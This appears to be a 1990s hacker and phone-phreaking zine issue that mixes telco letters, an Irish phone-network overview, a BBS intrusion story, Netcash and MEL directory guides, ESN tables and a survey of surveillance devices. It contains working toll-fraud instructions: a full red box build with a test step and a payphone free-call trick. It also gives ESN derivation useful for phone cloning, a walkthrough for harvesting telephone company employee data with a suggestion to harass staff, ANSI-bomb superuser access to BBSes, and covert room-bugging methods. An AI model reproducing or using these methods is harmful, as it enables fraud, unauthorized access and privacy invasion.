- If your account was affected and any charges were incurred -- either by causing your overdraft protection to be activated or if we returned a check in error -- Chemical Bank is reversing all charges and fees.
- If this error caused a check or electronic debit to be incorrectly returned, we will honor the check and offer documentation to the payee explaining it was the result of our error, not insufficient funds in your account.

Nothing is more important than your confidence in us. When we say "Expect more from us," we want to be counted on in every aspect of our relationship. We also know how much you rely upon and use our ATMs and other bank technology and we want you to continue to feel secure when doing so.

We can't promise we'll never make mistakes. We can offer this guarantee: we'll do our best to fix problems quickly, and we'll be fair, open, and ethical in correcting our mistakes should they happen. If you have any questions, please call ServiceLine at 935-9935 or 1-800-935-9935 outside the tri-state area.

Sincerely,

John J. Stack

CORPORATE

MCI

MCI Telecommunications
Corporation
707 17th Street
Suite 4200
Denver, Colorado 80202

May 9, 1994

Dear Customer:

As a result of a computer systems error, your long distance service may have been switched to MCI on or about April 15, 1994.

We apologize for any inconvenience we may have caused you. We have located and corrected the problem. We have also informed your local telephone company. The local telephone company is in the process of converting your long distance service back to your previous carrier if it has not already done so. To confirm that your calls are being carried by your original carrier, you can dial 1-700-555-4141. A recording will identify your long distance carrier.

There is normally a line item charge associated with changing long distance carriers and this charge may appear on your bill. Do not pay this particular line item. Your account will be credited for the carrier change fee. We have arranged with the local telephone company to eliminate any conversion charges associated with the erroneous switch to MCI.

If you have further questions about this matter, or do not see the credit appear on your bill as mentioned above, please contact MCI Customer Service toll free at 1-800-535-4487 or your local telephone company. You can find your local telephone number on your local telephone bill.

Sincerely,

James R. Weber
Director,
Customer Service

IRISH TELEPHONES

The Irish Telephone System
by Wonko the Inane

The current state of the phone network in Ireland is debatable at this moment in time. Indeed the current state of Telecom Eireann - the company with a full monopoly that governs the network - is also debatable as one of the political parties (Fine Gael) is attempting to abolish their monopoly status.

Terrestrial access to Europe is provided on the TE-BT1 fibre optic system and the eastbound leg of the PTAT-1 cable. Satellite services to Europe are provided via the EutelSat system, while Earth stations in the Netherlands enable Telecom Eireann to access the Far East. A PTAT-1 cable spur landing in Cork and Telecom Eireann's holdings in the TAT cable systems provide diverse independent fibre optic routes to North America. Dedicated satellite links with North America are provided via Intelsat Business Services (I.B.S.) earth stations in Galway and Limerick.

There are now very few analogue lines in use, as these have been upgraded through digital lines to fibre optic cables. Which medium is used during a phone call is dependent on the root or S.T.D. code of the receiver.

"A.T.& T. Ireland is promoting its new Global Software Defined Network (G.S.D.N.) which provides a virtual private phone network for international calls, fax, and dial-up data traffic. It gives customers 7 digit international dialing, detailed call management reports, and very significant discounts on international calls. The system is to be interconnected with Telecom Eireann's International Virtual Private Network (I.V.P.N.). Switched Data and Image (S.D.I.) networking facilitates video-conferencing with the U.S.A., data files and C.A.D. or C.A.M. applications transmission, and interconnecting LANs. Customers of this joint AT&T/Telecom Eireann service are now able to dial up high speed digital links on demand."

"Eircell G.S.M. will offer you the same freedom, all over Europe. Eircell G.S.M. is part of a new, integrated, panEuropean digital mobile telephone system. One number will find you, right across Europe. Digital transmission means a new quality of sound, the ability to transmit and receive data as well as speech and a new level of privacy and security. The new Europe means we've now got a home market of 360 million. If you want to talk business with them, talk to us first.... Freephone 1800-225588"

The Network

Of the sample taken in Waterford it may be extrapolated that the most used type of exchange in Ireland is the Ericsson E10.

E10
Exchanges: 41
Capacity: 41,974
AXE
Exchanges: 22
Capacity: 25,472
ARF
Exchanges: 7
Capacity: 14,600
ARK
Exchanges: 55
Capacity: 22,000
Other
Exchanges: 6
Capacity: 3,015

The E10 and AXE exchanges are the only digital ones in use, the others are analogue "crossbars" in nature.

Gimmicks

There are many gimmicks available to those on digital exchanges. Examples being:

Call diversion
Call waiting
Hotline
24 Hour Alarm System

to mention but a few of those available.

The 24 hour alarm system is activated on digital exchanges by typing in: *55*hhmm# and then listening for a return tone and finally replacing the handset.

Payphones

The old rotary style payphone is identified by its very robust design and (very often) its black enamel flaking off of it. These are very hard to find nowadays and really are a collector's item. It can now only accept 10p and 50p coins (as most other coins have been replaced by smaller versions).

With these old rotary machines it is possible by depressing the switcharm rapidly to phone any destination without costing any money (except of course where Telecom

Eireann's concerned).

The remaining types of payphones are essentially the same, as far as the type of dialing goes anyway. These are keypad payphones but are not the R-type keypad which many of the gimmicks described above necessitate. In other words, not all of the gimmicks described above are available for use from a payphone.

Of these types the units are paid for via coinage (i.e., Payphone 50/400), smartcards or credit cards. The smartcard and credit type payphones are relatively new as they were introduced to the system only two years ago.

The smartcard payphones are, like the coinage ones, available for use on the streets and in pubs. The cards themselves are available in units of ten ($2), twenty ($3.50), fifty ($8), and a hundred ($16) on them.

The credit card payphones are, like the old rotary payphone, a collector's item and are available for use only in upmarket areas such as hotels, restaurants and even museums. (e.g. The Modern Art Museum at the Royal Kilmainham Hospital in Dublin.) As mentioned in the article on the Australian Phone System (Spring 1992), a P.I.N. is required to use this type of payphone.

Special numbers, Operator assistance, etc.

010

Advice of duration and charge.
Reverse charge request.
Personal calls.
Alarm calls.
Telecard service.

017

Ringback no. (characterised by a continuous ringing.)

088

Mobile Telephone service (Eircell) prefix.

114

International calls assistance excluding Britain.
Audio conference calls.
International reverse charge request.
International personal calls.
International advice of duration and charge.
Connection to Satellite Radio Maritime service, "Inmarsat" call.
Connection to Coastal Radio Station service.

191

Repair service.
Operator assistance.

196

Telemessage and International telegrams.

999

Emergency number. (Police, Ambulance, Fire Brigade, Boat & Coastal, Mountain & Cave) This is roughly equivalent to the U. S. 911 phone number.

1190

Direct inquiries within the whole of Ireland.

1191

The Speaking clock (24 hour format, at 10 second intervals).

1197

Direct inquiries within all of Britain.
Codes for British exchanges.

1800

The code prefix for Freephone numbers.

1850

The code prefix for Eirpage relays (pagers).

Long Distance Operators To Ireland

0014-881-353 from Australia.
078-110-353 from Belgium.
1800-463-2050 from Canada.
800-10-353 from Denmark.
9800-10-353 from Finland.
1900-353 from France.
0130-800-353 from Germany.
8000-353 from Hong Kong.
177-353-2727 from Israel.
1720-353 from Italy.
0039-353 from Japan.
0800-0-353 from Luxembourg.
06-0220-353 from Netherlands.
000-953 from New Zealand.
900-990-353 from Spain.

I think you get the idea!

Long Distance Operators From Ireland

00-61 to Australia.
00-61-2 to Sydney, Australia.
00-32 to Belgium.
00-34 to Spain.
00-44 to the U.K.
00-31 to the Netherlands.

Electronic Directory Service (E.D.S.)

This service offers to the paying public a Minitel package where any telephone number (excluding ex-directory numbers) may be looked up via the software.

There are three options:

Surname plus STD code giving a range of possible numbers
Surname, first name plus STD code
Surname, first name, address + STD code

By being more precise the range is narrowed down until finally only one number is listed on the screen.

MINITEL operates at a baud rate of 9600.

WANT TO PLAY *R.O.M.B.?*

(RIP-OFF MA BELL)

HERE'S HOW YOU PLAY —

JUST GO TO THE NEAREST PHONE, AND PLACE AS MANY FRAUDULENT LONG DISTANCE CALLS AS YOU CAN. USE A FAKE CREDIT CARD; SOMEONE ELSE'S PHONE NUMBER; OR IF YOU'RE AN ELECTRONICS NUT, BUILD A BLUE, BLACK OR RED BOX. SOUND LIKE A GOOD RIP-OFF? RIGHT ON!

NOW, HERE'S THE HITCH . . . MA BELL DOESN'T GROOVE ON THIS ACTION, SO SHE USES HER COMPUTERS, CENTRALIZED TOLL INVESTIGATORS, AND SECURITY AGENTS (NOT TO MENTION LAW ENFORCEMENT AGENCIES) TO CATCH YOU. AND WHEN SHE DOES CATCH YOU, THE GAME IS OVER . . . AND YOU WIN!

NOW, DIG THE PRIZES —

1ST PRIZE: YOU GET UP TO 5 YEARS IN PRISON.
2ND PRIZE: YOU GET TO PAY A FINE UP TO $1000.00.
3RD PRIZE: YOU GET TO PAY FOR ALL THOSE CALLS.
GRAND PRIZE: YOU GET ALL THE ABOVE PRIZES.
BONUS: YOU MAY GET TO PAY THE COURT COST.

HEAVY, MAN!!

GUESS WHO THIS LITTLE WALL POSTER WAS AIMED AT?
Hint: It was hung at colleges in the early seventies! Far out.

The Ghost Board

by Autolycus

The Evergreen State College in Olympia, Washington is an "alternative" (aka hippie) college which grew out of the academic counterculture of the late 1960's. During the 70's and 80's, Evergreen was the home for a variety of innovative phreaks and proto-hackers (testimony of this can be found in the campus computer center occupying Room 2600 of the Evans Library building - but how we pulled that off is another story).

Some activities of this community are public knowledge due to individuals' entanglements with telco cops and other powers that be. The busts by the FCC over the campus radio station's (KAOS) bootleg phone switchboard system during the era of Ma Bell's monopoly over such systems was, fortunately, the worst bust we were ever involved in. A number of text files are circulating which document Saladin's conversion of an elevator emergency phone to an active WATS line, as well as his overdubbing the screech used in the Emergency Broadcast System radio tests with 2600 Hz. But nothing has been written about the locally infamous "Ghost Board". In the Pacific Northwest, the Ghost Board is legendary, though much that has been written about it is more mythical than factual (no, the Ghost Board never posted classified dialups for the nearby Bangor Missile Base).

The Ghost Board was a parasitic bulletin board - mostly a message system - which sporadically and temporarily operated covertly in a number of computer dial-up systems *without* the knowledge of the sysop (though more than once the assistance of a co-sysop was used). In the early days this was accomplished very simply (usually through shared accounts and simple encryption methods), but with time more intricate operational procedures were used. Regardless of the system used, the basic Ghost Board procedure was as follows:

1) Members would call the system in the wee hours of the morning and access non "advertised" message areas. (This was done in a variety of ways ranging from simply typing an unlisted character at the main menu of a Wildcat system, hitting ALT E, S, C on a LAN system, or using an ANSI bomb to drop to DOS.)

2) A message/database system was available where Ghost Board members could communicate, and a rough date for the next Ghost Board was listed.

3) The system would (ideally) self-delete at a predetermined time and no trace of the system would be left.

The Ghost Board only operated between midnight and 5 am. It was little more than a floating database system collecting: compiled addresses and phone numbers of every payphone in the area, test loop numbers, information on local computer systems and security flaws, flaws in local PBX system, pilfered system passwords and account names, etc.

The original Ghost Board never lasted for more than two or three evenings at a time and only operated every sixty days or so. In the late 1980's one ghost board member operated an elite local text and phreak-utility based BBS called the Ghost Board, but this was actually a separate entity.

With time, the method of notifying members where and when the Ghost Board was up and operating was changed. The most common method was to use the free lost and found classified ad section of the local newspaper where periodic messages conveyed the needed information (i.e., LOST - Dalmatian puppy with tag reading ATDT, call 555-7734 before 7/22, ask for Keith - where "Keith" was the name needed to gain access to the system).

As BBS systems proliferated in the early and mid eighties the Ghost Board began using simple ANSI bombs to gain superuser access to poorly tended systems. From this vantage unused menu keys were assigned to access the hidden sub-board system. At different times, work-study positions and academic "internships" at State agencies were used to burrow out hosts for the Ghost Board. For half a year I periodically set up a message system on a state agency's computer system and hooked up my own external modem. At a later date the local dialup card catalog for the library was hacked and bogus book entries were used to pass on information.

For a short period of time in the early 90's, one Ghost Board pioneer abandoned an AT (he'd purchased it for $40 at the Goodwill) on the roof of a rural supermarket. The AT was water-protected and hardwired into the store's power grid and the 2400 modem was spliced into the store's phone lines. This system operated for almost five months before it was (apparently) detected and shut down.

At present the Ghost Board is still sporadically operating with the assistance of various UNIX systems and child-operated BBS systems. With any luck, this is the last you will hear of us!

HACKING NETCASH

by Palindrome

Recently in the July issue of *Boardwatch* I stumbled across a pretty interesting article about Netcash. What Netcash is is online 'money' represented in an alphanumeric string, each standing for a certain amount of money, ranging from 25 cents to 100 dollars. A sample string of Netcash would look like this:

NetCash $1.00 E1234H5678Z

As you can probably see, Netcash is *begging* to be hacked. I have not seen many places accepting Netcash at the moment, however it is there, and how could we live with ourselves if we didn't take a crack at it?

Uses of Netcash

Let's say you were selling some program online, and you accepted Netcash as a form of payment. The buyer would get his Netcash by dialing 1-900-933-CASH with his modem. Then he will be issued a $10 Netcash string. After getting the string, he would leave you a message telling you the string and requesting the program.

Now to get your Netcash you must send a request message, asking for the validity of the string, to netbank@agents.com. In the body of the message, you have to ask them to validate it, in this format:

From: jo@blow.com
To: netbank@agents.com
NetCash $1.00 E1234H5678Z/Accept

Then the system will reply like this (for a valid string):

From: netbank@agents.com
To: jo@blow.com
Subject: NetBank Receipt, Accepted: 1, Rejected: 0
Input Transaction(s):
Accepted: NetCash $1.00 E1234H5678Z/Accept
Total Accepted: $1.00
NetCash $1.00 E54466122A

What has just happened is the system has validated the old string, which someone might have given to you to pay for something, and given you that amount in Netcash, as well as revoking the old string for use anymore.

If the string was not validated, the return message would look like this:

From: netbank@agents.com
To: jo@blow.com
Subject: NetBank Receipt, Accepted: 0, Rejected: 1
Input Transaction(s):
REJECTED: NetCash $10.00 K52286154A/Accept
Total Accepted: $ 0.00

This is just a basic rejection message sent to you.

There is also an option of 'Making Change' in Netcash. Let's say you want to buy multiple pieces of software, but you only have one $20.00 string in Netcash. What you do is send another message looking like this:

From: jo@blow.com
To: netbank@agents.com
NetCash $20.00 E54466122A/Change 1 Ten 2 Fives

That's all, they will send you a return receipt not differing in format from the others. They will then issue you one $10.00 Netcash string and two fives:

NetCash $10.00 L73522979A
NetCash $ 5.00 J83662917A
NetCash $ 5.00 M32299134A

If you bought a software program for $7.00 you would get Netcash change if you gave them a $10.00 string.

Doing all of this electronic money stuff is entertaining at first, but you're soon gonna want some real cash from this, so, you must fill out an e-mail form requesting an account on NetCash. Then, once issued to you, you deposit your Netcash as so:

NetCash $100.00 E4321J8765W/Deposit 123456

Where 123456 is your account number.

The company takes a twenty percent surcharge due to "costs of keeping up the 900 number".

Conclusion

Well, by now I hope you've gotten a pretty good idea of Netcash and maybe in the near future we'll get our hands on the algorithm for it. Here is a list of the important info for netcash:

1-900-933-CASH: Modem 900 number to get your $10.00 Netcash string.

netbank@agents.com: The e-mail address for all your transactions.

Netcash string: an alphanumeric string containing eleven ASCII characters.

Welcome to MEL

by EighT BaLL

Southwestern Bell has installed a new system, the Mechanized Employee Locator. This system provides access by telephone to the official company directory. Mechanized Employee Locator, MEL for short, provides name, phone number, address, department, and title information for *all* Southwestern Bell Telephone employees. MEL offers a call-completion function that will automatically dial the number of the person whose number you search for. Although this feature is not really important for us, it could be used for certain purposes like dialing an employee long distance for you for free.

MEL also offers a reverse-search capability, meaning you can search for a person's name by using his or her phone number. This system is similar to a computerized "yellow pages" for Bell employees. MEL is available 24 hours a day, seven days a week, and can be called from any touch-tone telephone.

How to Use MEL

First you must have a MEL access number, which I have included at the end of this article. MEL has access numbers for 16 area codes. If yours is not listed, then you can use the 800 access number. Then follow the steps below and voila, you have access to all of Southwestern Bell's employees.

1. When MEL answers it will ask you to press the * button if you have a touch-tone phone or if you are on a rotary-dial phone it will then transfer you to the SWB switchboard. This is not good... so call on a touch tone phone.

2. After you let MEL know you are on a touch-tone phone it will give you four commands you can use to access employee benefits, or go through the employee directory, etc.

Commands and Description

0: employee benefits
9: quick call options
#: company functions
**: employee locator (this is what we want)*

3. Now choose the command you want. I will describe each of them, although the employee locator is the most useful one.

0 - Telephone Company Benefits

If you choose the '0' command it will give you access to employee benefits for retired employees and current employees. If you choose retired employee benefits it will give you information about pension, medical, and other insurance matters. You can also report deaths. You can also change an employee's address.

This is not very useful, but if you had a good imagination you could really fuck with some SWB employees.

9 - Quick Call Options

1. Company line
2. EAP Counselor
3. Award Redemption Line
4. Affirmative Action Hotline
5. Tuition Plan Numbers
6. Open Network Architecture Hotline
7. Payroll

 # - Company Functions

Enter a Keyword or abbreviation then pound.

I have no idea what this is and really don't feel like messing with it. Besides, it doesn't look very useful....

*** - Employee Locator**

Enter a last name then pound.

Let's say you enter 'Jone' in, which would stand for 'jones' but you only need to enter in four digits, which are 5663, then pound. It will then ask you for a first name. Say you put 'Sam' in, which is 726, then press pound. It will ask you if you want to narrow the search by entering the state abbreviation. You could do this but you would probably want to find all of the matches. It will find matches for this particular entry.

Call up MEL: 1-800-660-7635
*Press * to let it know you are on touch-tone.*
Press # to do an employee search.
Enter at least 4 characters of the last name then #.
Enter at least 1 character of the first name then #.
Enter a state (MO,AR,KS,OK,TX) to narrow the search.
Press # to skip listing or to reverse search by number.
*Press * to cancel and re-enter.*

Key functions:
0 Operator
1 Help
2 Complete Call (C)
3 Department (D)
4 Hear Again (H)
5 Location (L)
6 Number (N)
7 Spelling (S)
8 Title (T)
9 Work Cross Reference (W)
 # Enter/Skip or Search
**** Cancel/Restart***

MEL Directory

Little Rock, AR (501) 373-1411, 1+990-5479
Fort Smith, AR (501) 785-1411, 1+990-5479
Pine Bluff, AR (501) 534-1411, 1+990-5479
Kansas City, KS (913) 676-1411
Topeka, KS (913) 276-1411
Wichita, KS (316) 261-1411
St. Louis, MS (314) 331-1411, 1+572-9040
Kansas City, MS (816) 275-1411, 1+572-9040
Springfield, MS (417) 836-7411, 1+572-9040
Oklahoma City, OK (405) 291-1411, 291-1775
Tulsa, OK (918) 586-1411, (918) 586-1775
Dallas, TX (214) 464-1411
Houston, TX (713) 871-1411
San Antonio, TX (512) 222-0411

1-800-660-7MEL is for toll-free access. The 1+ numbers are also toll-free. 1-800-GO-TO-SWB is toll-free access for areas outside Southwestern Bell and areas with no working local or intralata toll-free numbers.

GENERATING AN ESN

By Maldoror

This article explains how the ESN is generated based on the serial number stamped on the phone by the manufacturer. This will not aid you in cloning, but this will aid you in cross referencing phones, as well as deciphering ESN's to identify the type of phone making the call.

Serial Number to ESN Conversion

E.F. Johnson: 131 + 0's + 4, 5, or 6 digits of serial number.

G.E.: Serial number is the ESN.

Harris: Serial Number is the ESN in HEX.

Technophone: Serial Number is ESN in decimal.

Oki: Remove first 3 digits and letter, add 129. Serial # 603E00109249, ESN 12900109249.

NEC: Remove first 2 digits, add 135 plus 0's to equal 11 digits. Serial # 70-207470, ESN 13500207470.

Novatel: Serial number is ESN. Serial # 14200007306, ESN 14200007306.

Walker: Serial number is ESN. Serial # 15200010842, ESN 15200010842.

Audiovox BC-20: Remove first 4 digits, add 174 plus 0's to equal 11 digits. Serial # 7104007592, ESN 17400007592.

Mitsubishi: The ESN is written on a sticker on the transceiver labeled "Sec. Code".

Panasonic: Remove first 2 digits, add 136 plus 0's to equal 11 digits. Serial # 117591, ESN 13600117591.

Mobira: Add 156 plus 0's to equal 11 digits. Serial # 154056, ESN 15600154056.

Hitachi: Put 13200 in front of serial number. Serial # 157921, ESN 13200157921.

Manufacturer Decimal Codes (Use As In Above)

Alpine: 150
AT&T: 132 or 134
Astrotel: (see Oki)
Blaupunkt: 148
Clarion: 140
Diamondtel: 134
EF Johnson: 131
Ericsson: 143
Fujitsu: 133
G.E.: (except mini) 146
Harris: 137
Hitachi: 132
Hyundai: 160
Kokusai: 139
Mitsubishi: 134
Mobira: 156
Motorola: 130
NEC: 135
Nokia: 165
Novatel: 142
Oki: 129
Panasonic: 136
Phillips: 170
Satellite: 161
Shintom: 174
Sun Moon: 178
Technophon: 162
Toshiba: 138
Uniden: 172
Walker: 152

Several phone companies share manufacturers, and the ESN code will be that of the manufacturer:

Alpine 9510 use Fujitsu 362A - ARA.

AT&T 1300, 1800 use Mitsubishi.

AT&T 1100, 1200, 1400, 1440, 1700, 1710 use Hitachi.

Audiotel 1000, 3000, 500, BC-40, 400, 450, 550, 600 use Toshiba.

PC 100, 200 use Technophone.

BC-20, CMT-125 use Shintom.

Tactel use Toshiba.

Blaupunkt, most are Panasonic, but some are Blaupunkt.

GE Mini use Mitsubishi.

Glenayre-301 use Mitsubishi.

Mitsubishi 460 use Toshiba.

USA A&B use Mitsubishi.

Walker Pocketphone use Technophone.

Western Electric use Hitachi.

Western Union use E.F. Johnson.

GTE Bronze uses Sun Moon Star.

Tandy/Radio Shack uses Nokia.

For serial numbers over 999,999 you will need to subtract 737,856.

For Example: 01,123,456 - 737,856 == 385,600. Then convert this to the ESN as: (If it were Bronze, 17800385600 = ESN.

If you have any questions, try to find some of Tesla's books, and you'll have a lot more.

the ten dollar red box

by Toxic Avenger

I bought the guts to a Hallmark card at 3 pm yesterday. Before 5 I had a working box. Here are the instructions for the complete idiot (or those just having trouble).

Materials

1 Hallmark digital recording card (~$8, card store)

1 1/8 inch mono phono plug (~$1 or in a junk bin)

1 SPST switch, or momentary contact NORMALLY CLOSED (~$1 or junk bin)

The sound of magical quarter tones (you can get these from payphones, computer sound files (QUARTER.VOC is one), other red boxes, tape recorders, etc.)

A case of some sort (I used a case from a DAT, but anything you can put the stuff in will work. Perhaps the case from a data tape or an 8mm videotape, or just a cassette.)

A Tube of silicone sealant (epoxy will probably do, I just happened to have silicone on hand)

What To Do

1. Remove all components from the plastic thing inside the card. This includes sliding the battery pack out of its drawer.

2. Cut the following wires:

Both wires going to microphone (both are green, mark which one goes to the center of the mike)

Both wires to the battery pack (red and white)

Both wires to the switch mechanism (green and black)

2a. **(optional)** It is a wise idea (if you are fairly experienced at soldering/desoldering on small PC boards) to desolder all the wires and replace them with ones of a thicker gauge. The ones that Hallmark supplies are just too damn thin and have a real tendency to break at connections. *Remember,* the wires in this card are supposed to be protected in the little plastic grooves that you removed them from.

3. Discard the switch mechanism.

4. Wrap the battery pack in electrical tape (I used red tape just to be cheesy, since the box is clear).

5. Solder the SPST switch to the black and green wires that used to go to the original switch (polarity is *not* important).

6. Solder the phono plug to the two green wires. Polarity shouldn't really be important, but to be on the safe side, the wire that ran to the center of the mike (I told you to mark it) should go to the TIP of the plug.

7. Connect the battery. (This battery pack puts out 6.25 VDC. I suppose you could replace it with another battery, but why bother?) *Polarity is extremely important!* The red wire goes to the positive terminal, and the white goes to the negative. On my box, if the pack is laying flat, with the exposed part of the batteries pointing up, the positive terminal is the one on the left (if you are facing the terminals). I'd use a multimeter just to be sure.

8. Glue the PC board to the top of the battery (this saves space and hassle later, but is not necessary for operation).

9. Program the thing....

I used the QUARTER.VOC file and I looped it 10 times, with a random delay of between .5 and 1 seconds between each quarter (who puts them in at regular intervals anyway?) If you have this file, plug the phono plug into your soundcard, turn the volume *way* down (trial and error will give you the proper volume) and play the VOC file (after setting the switch on the PC board to the record position, and flipping the SPST at the beginning of the VOC file).

10. Test it....

Best way to test is to call long distance Directory Assistance (I'm partial to 808-555-1212 which is Hawaii).

If it doesn't work, go back to step 9. The ideal volume is one that can be heard clearly, but does not cause the speaker to break up.

11. Once you have the thing programmed, there is no need to keep the phono plug attached. If you want to save room, cut it off.

12. Put the thing in the case. Drill several holes in the case where the speaker will mount. I mounted the speaker with silicon very carefully applied to the edges of the speaker. Same was true of the battery pack. The switch obviously mounts in a hole on the side of the case.

Why the SPST Switch?

First off, I thought the switch that came with the thing looked really cheaply made, and would probably break. Secondly, by putting in a switch instead of a momentary switch, it allows me to record $2.50 on the box, and play the whole thing back just by flipping the switch, rather than having to hold it down.

New England Telephone
A NYNEX Company

John H. Hann
Managing Director-Corporate Security

185 Franklin Street, Room 200
Boston, Massachusetts 02110
Phone (617) 743-4330

March 10, 1994

Mr. Andrew R. Rockwell
Vice President & General Manager
125 High Street, Room 1260
Boston, Massachusetts 02110

Re: Violation of Public Trust

There are many factors important to the success of our business; not the least of these is the public trust. Historically NYNEX has zealously guarded the integrity of its network. Our present competitive position in the telecommunications market gives NYNEX special responsibilities. If our customers do not believe we treat the privacy of their communications as sacred, they will turn to other alternatives.

NYNEX managers must clearly articulate the standards necessary to build and maintain public confidence. Our customers expect and deserve absolute privacy. Any behavior by employees which compromises this customer right is grounds for termination of employment. This includes but is not limited to establishing unauthorized traps, release of non published numbers without legal authorization, unauthorized access to customer records, and listening to customer's conversations except as required in the proper management of the business.

Consider this as a reminder of these long established standards, and a specific request to properly supervise traps on telephone lines. The NYNEX Code of Conduct is specific. There is only one standard: we protect the privacy of customers' communications and records. No violation of the public trust can be tolerated. Please communicate this standard to your management team and report any suspected abuses of this policy to Security. Our survival as a business depends on our ethical foundation.

John H. Hann
Managing Director Corporate Security

NYNEX Recycles

We sure hope NYNEX guards our communications better than they guard their own. We also have to wonder if this little memo means they're having a bit of trouble with integrity.

how to listen in

by Q

This article relates to the field of surveillance. I will not digress into an explanation as to the great importance of surveillance to the serious hacker or phreaker, nor will I attempt to delve into the many legalities regarding this field, as a whole book could be written on this fascinating and important topic. While reading this article, the question might arise as to what surveillance has to do with the field of hacking, phreaking, and computer security. Without getting technical, the answer is simply "everything". As a professional in the surveillance and countermeasures field as well as being an avid telephone phreak and "network traveler", I have found that my professional line of work in surveillance greatly complements my explorations in hacking and phreaking.

The following information is only a partial listing of the many devices that are available to the general public. There are many more advanced methods developed and utilized by federal agencies with one sole purpose, and that is to spy upon innocent Americans.

Long Range Listening Devices

Shotgun Microphones: A shotgun microphone consists of a long tube either of metal or plastic with a length of 12 to 36 inches. One end of the tube is open while the other end consists of a super-sensitive microphone. The microphone is surrounded by a damper to eliminate vibrations of the tube being picked up. The microphone is connected to a powerful handheld amplifier that usually contains a low pass audio filter to cut out low frequency sounds such as wind and vibrations. The shotgun microphone is extremely directional. A top of the line model can pick up ordinary voices from 3/4 of a mile away.

Parabolic Microphones: A parabolic microphone consists of a "dish" composed of metal or plastic with a diameter of 12 to 32 inches. The dish focuses sound waves onto a center focal point an inch above the reflector dish. This sound is picked up by an extremely sensitive microphone and is sent to an amplifier with a low pass audio filter to eliminate wind noise. A top of the line parabolic dish can pick up ordinary voices from over one mile away. As a note, the pattern of pickup is much wider with a parabolic dish so it picks up more background noise than a shotgun microphone would, however the range is considerably greater.

Laser Listeners: This is a truly remarkable and complex device that picks audio by demodulating the interference patterns in a laser or microwave beam. A simple system consists of a 15 milliwatt laser. The laser beam is aimed at a piece of glass such as a window. Whenever someone talks, the audio waves vibrate the window a minute amount. As the glass vibrates, it modulates the laser beam much in the same manner that a transmitter modulates voices onto a radio wave. A collector on the receiving unit captures the reflection from the light bounced off the window and an electronic circuit demodulates the collected light and amplifies the audio producing the voices of the subjects under surveillance. Low end units have a range of 60 feet while top of the line units can pick up audio from over 500 feet away. High end systems utilize multiple laser and/or microwave beams to cancel out noise caused by wind. In addition, mylar reflectors are utilized. These reflectors are an inch wide and allow an increased reception range.

Through-Wall Listening Devices

Contact Microphones: A contact mike is a sensitive microphone utilizing a unique principal that listens for vibrations rather than sound waves. It usually consists of a piece of piezoelectric material that produces an electric current that is modulated by vibrations caused by audio. The contact microphone is coupled to a powerful handheld amplifier either as an integral or separate unit. Contact microphones can clearly pick up a voice through up to 12 inches of concrete or 3 inches of solid wood.

Spike Microphones: A spike microphone consists of a supersensitive crystal or electret microphone, and is coupled to a 2 to 12 inch metal spike. This metal spike is driven into the wall and picks up resonations from the wall very clearly. The audio signal from the microphone is then fed into a powerful handheld amplifier.

Tube Microphones: A tube microphone consists of a small 2 to 12 inch hollow metal tube approximately 1/8th of an inch in diameter. The tube microphone is placed into a hole in the wall or through an air duct, etc. and picks up sounds coming from directly in front of it. The sound resonates inside the small diameter tube and is amplified by resonation. The audio then reaches a sensitive microphone on one end of the tube. The electric signal from the microphone is then amplified by a powerful handheld amplifier.

Hardwired Room Microphones

Occasionally the placement of a transmitter aka "bug" is impossible, impractical, or unnecessary. In certain situations it may only be necessary to use a wired remote microphone. Police often use this technique in hotels when engaged in sting operations. Typically, one hotel room is used as the set-up room, and an adjacent room contains the surveillance listening post.

Microphone with In-line Amplifier: This technique simply consists of a miniature microphone hidden about the target's room. This microphone is then wired into the adjacent surveillance room via an air duct or a hole in the wall. When the microphone is to be placed over 50 feet from the listening post, a miniature in-line amplifier is used to boost the audio signal, and increase the microphone's sensitivity.

Hidden Wire-Line Microphone: This is a clever technique similar to the above method, only a pre-existing wire is utilized so as to avoid detection. Usually an electret microphone is hidden inside a splice block, modular phone jack, coaxial cable, intercom wire, or an alarm sensor element, and is connected to a pair of alarm or telephone wires. The listening post simply taps into the wire pair and can monitor all sound within the target room.

Fine Wire Laying Kits: This is an old but very advanced technique of hardwiring a microphone that was extensively used by government agencies. It utilizes ultra-thin coated wires, similar to magnetic winding wire. This wire can be layed and run throughout a room or house and remain undetected indefinitely. A fine wire laying tool is used to spool the wire, as it is layed. This wire can be placed into cracks in the floorboard and under carpet, as well as behind moldings. After laying, a small amount of silicone or beeswax is used to hold the fine wires in place. Advanced fine wire kits utilize a three wire system, where two of the wires are intertwined and the third is run alongside. This eliminates any RF emission from the wire, making it extremely difficult to detect.

Hookswitch Bypass: This is an old but very effective technique to monitor room audio by bypassing or shorting out the hang-up switch on a telephone receiver making the phone "hot-on-hook". The room audio can then be monitored by simply tapping into the subject's telephone wire pair.

Telephone Line Microphone: This method is similar to the hidden wire-line technique. Only the telephone equipment is used to hide and transmit the room audio. A simple electret microphone could be placed inside a modular phone jack, or perhaps connected somewhere along the line in the target's room, picking up all of the room sounds, when the telephone is not in use. The listening post then taps into the subject's wire pair. A specialized audio filter is then used to strip off the dial tone.

Coaxial Cable Microphone: This device consists of a microphone placed onto a television coaxial cable. This method is subject to interference, and there are much better methods discussed later in this article.

Transmitters aka "Bugs"

Transmitters, often referred to as "bugs" or, when worn on the body, as "wires", are perhaps the most commonly known form of surveillance. This equipment is also the subject of the most misinformation and exaggeration created by the media and Hollywood. Bugs come in a variety of sizes ranging from the size of a beeper to slightly smaller than your pinky fingernail. The greatest falsity created by Hollywood is that bugs can transmit at a range of miles. This is entirely false - bugs transmit on the order of feet, not miles. Typically, bugs can transmit between 75 and 2000 feet. Another misconception is that the greater the range, the better. While a greater range is certainly more convenient, it leaves the bugged conversations open to accidental interception. "Bugs" are often pre-packaged in various innocuous household items such as RJ-11 telephone jacks and electrical outlets, and can also be carried on your person concealed in fountain pens, calculators, watches, beepers, lighters, etc.

"Contact microphones can clearly pick up a voice through up to 12 inches of concrete or 3 inches of solid wood."

FM Transmitters: These are the most commonly available bugs that amateurs can obtain and lawfully use. They operate at a frequency range of 88-130MHz, and have a power output of between 10-100mW. High level amateurs will usually want to transmit on the 109-130MHz air band because that frequency can only be picked up on a wide band scanner. FM bugs use a circuit called a free-running oscillator for convenience. This allows the bugs to be tuned on a variety of chosen frequencies. The main problem with operating within the FM radio band is the strong background emissions from commercial radio stations. If the signal from the bug is too weak, it will be ignored by the receiver in favor of the

stronger commercial signal. FM bugs are also subject to interference from aircraft.

VHF Transmitters: VHF transmitters are occasionally used by law-enforcement personnel and amateurs. They operate at anywhere between 130MHz-450MHz. They either have free running oscillators or are crystal controlled.

